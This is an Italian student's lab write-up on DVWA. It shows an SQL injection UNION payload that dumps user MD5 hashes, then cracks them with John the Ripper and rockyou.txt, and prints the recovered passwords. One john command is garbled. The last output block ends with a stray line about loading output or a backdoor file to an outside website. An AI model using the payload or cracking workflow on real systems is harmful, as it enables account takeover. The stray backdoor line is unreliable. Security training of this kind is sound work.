

**John the Ripper**

# **Consegna S6/L3**

**di Giuseppe Lupoi**

Nell'esercitazione di quest'oggi andremo a riprendere le hash trovate il giorno prima sulla pagina di DVWA che ho salvato in un file di testo da utilizzare successivamente per il cracking con John the Ripper.

Procediamo quindi con i vari passaggi.

# Queste sono dunque le password trovate ed i loro rispettivi user

## Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin

ID: 1' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: 1' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


Ho quindi trascritto la coppia  
user:password in un file di testo che  
useremo dopo per i comandi con John the  
Ripper



The screenshot shows a terminal window titled '~/Desktop/users.txt - Mousepad'. The window contains a text editor interface with a dark theme. The menu bar includes 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu is a toolbar with icons for new file, open file, save file, cut, copy, paste, delete, undo, redo, and search. The main text area displays the following content:

```
1 admin:5f4dcc3b5aa765d61d8327deb882cf99
2 gordonb:e99a18c428cb38d5f260853678922e03
3 1337:8d3533d75ae2c3966d7e0d4fcc69216b
4 pablo:0d107d09f5bbe40cade3de5c71e9e9b7
5 smithy:5f4dcc3b5aa765d61d8327deb882cf99
6
```

Possiamo trovare il file di password che ci servira' in seguito per fare il confronto in questo path, nello screen il file e' gia' stato estratto, prima troveremo il file sotto il nome di: **rockyou.txt.gz**



# Estraiamo il file con il seguente comando da terminale

```
(kali㉿kali)-[~/Desktop]
└─$ sudo gzip -d rockyou.txt.gz
[sudo] password for kali:
└─$ ls
amass      fasttrack.txt  legion        rockyou.txt  wifite.txt
dirb       fern-wifi      metasploit   sqlmap.txt
dirbuster  john.lst      nmap.lst     wfuzz
└─$
```

```
(kali㉿kali)-[~/Desktop]
$ john --format=Raw-MD5 --fork=4/home/kali/Desktop/crack.txt. users.txt

Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 ASI
MD 4x2])
Node numbers 1-4 of 4 (fork)
password      (admin)
password      (smithy)
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
1: Warning: Only 7 candidates buffered for the current salt, minimum 8 nee
ded for performance.
Almost done: Processing the remaining buffered candidate passwords, if any
.
Proceeding with wordlist:/usr/share/john/password.lst
password      (smithy)
abc123        (gordonb)
letmein       (pablo)
2: 3: Warning: Only 4 candidates buffered for the current salt, minimum 8
needed for performance.
Warning: Only 1 candidate buffered for the current salt, minimum 8 needed
for performance.
Proceeding with incremental:ASCII
charley       (1337)
2 1g 0:00:00:00 DONE 3/3 (2024-01-10 17:18) 7.142g/s 405350p/s 405350c/s 4
33778C/s amirie..muff20
4 2g 0:00:01:00 DONE 3/3 (2024-01-10 17:19) 0.03333g/s 17222Kp/s 17222Kc/s
17223KC/s argy26sl..argy2ga2
1 3g 0:00:01:00 DONE 3/3 (2024-01-10 17:19) 0.04999g/s 17208Kp/s 17208Kc/s
17208KC/s kasico2o..kasprd7y
Waiting for 3 children to terminate
3 0g 0:00:00:59 DONE 3/3 (2024-01-10 17:19) 0g/s 17316Kp/s 17316Kc/s 17316
KC/s cypubbesa..cypurse20
Use the "--show --format=Raw-MD5" options to display all of the cracked pa
sswords reliably
Session completed.
```

Ora possiamo procedere con il confronto  
dei nostri hash col database rockyou.txt  
tramite John the Ripper con il seguente  
comando, per comodita' io dopo aver  
estratto il file ne ho fatto una copia sul  
Desktop rinominandola crack.txt

Possiamo “pulire” l’output del comando precedente modificandolo con --show, otterremo così solo la coppia user:password corrispondente

```
(kali㉿kali)-[~/Desktop] $ john --show --format=Raw-MD5 users.txt

admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
LOAD OUTPUT/BACKDOOR FILE TO WWW.ROOTSTRIBUTE.COM
```